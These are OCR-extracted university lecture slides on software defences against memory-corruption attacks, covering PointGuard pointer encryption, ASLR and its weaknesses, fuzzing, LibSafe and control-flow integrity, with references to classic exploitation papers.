


PointGuard

- Attack: overflow a function pointer so that it points to attack code
- Idea: encrypt all pointers while in memory
  - Generate a random key when program is executed
  - Each pointer is XORed with this key when loaded from memory to registers or stored back into memory
    - Pointers cannot be overflowed while in registers
- Attacker cannot predict the target program's key
  - Even if pointer is overwritten, after XORing with key it will dereference to a "random" memory address


[Cowan]

Normal Pointer Dereference



[Cowan]

PointGuard Dereference



PointGuard Issues

- Must be very fast
  - Pointer dereferences are very common
- Compiler issues
  - Must encrypt and decrypt only pointers
  - If compiler "spills" registers, unencrypted pointer values end up in memory and can be overwritten there
- Attacker should not be able to modify the key
  - Store key in its own non-writable memory page
- PG'd code doesn't mix well with normal code
  - What if PG'd code needs to pass a pointer to OS kernel?

ASLR: Address Space Randomization

- Map shared libraries to a random location in process memory
  - Attacker does not know addresses of executable code
- Deployment (examples)
  - Windows Vista: 8 bits of randomness for DLLs
  - Linux (via PaX): 16 bits of randomness for libraries
  - Even Android
  - More effective on 64-bit architectures
- Other randomization methods
  - Randomize system call ids or instruction set

Example: ASLR in Vista

- Booting Vista twice loads libraries into different locations:

ntlanman.dll	0x6D7F0000	Microsoft® Lan Manager
ntmarta.dll	0x75370000	Windows NT MARTA provider
ntshrui.dll	0x6F2C0000	Shell extensions for sharing
ole32.dll	0x76160000	Microsoft OLE for Windows

ntlanman.dll	0x6DA90000	Microsoft® Lan Manager
ntmarta.dll	0x75660000	Windows NT MARTA provider
ntshrui.dll	0x6D9D0000	Shell extensions for sharing
ole32.dll	0x763C0000	Microsoft OLE for Windows

ASLR Issues

- NOP slides and heap spraying to increase likelihood for custom code (e.g. on heap)
- Brute force attacks or memory disclosures to map out memory on the fly
  - Disclosing a single address can reveal the location of all code within a library

ASLR on the Line

- ASLR is an important first line of defense against memory corruptions attacks and a building block for many countermeasures
- All modern CPU architectures offer cache assisted performance improvements
- [NDSS 2017] shows that ASLR and caching are conflicting requirements

Other Possible Solutions

- Use safe programming languages, e.g., Java
  - What about legacy C code?
  - (Note that Java is not the complete solution)
- Static analysis of source code to find overflows
- Dynamic testing: "fuzzing"
- LibSafe: dynamically loaded library that intercepts calls to unsafe C functions and checks that there's enough space before doing copies
  - Also doesn't prevent everything

Control-Flow Integrity (CFI)

Software execution must follow its execution path

Why CFI?

- Change in execution path of a program can be used by an adversary to execute malicious code stored in memory (e.g., buffer overflow)
- CFI enforces integrity of a program's execution flow path
- An undefined change in the path of execution by an adversary can be detected using CFI
- CFI efficiently detects and mitigates buffer overflow, RoP, return-to-libc attacks, etc.

References

- Smashing the stack for fun and profit http://phrack.org/issues/49/14.html
- Exploiting format string vulnerabilities https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf
- Once upon a free() http://phrack.org/issues/57/9.html
- ASLR on the Line http://www.cs.vu.nl//~herbertb/download/papers/anc_ndss17.pdf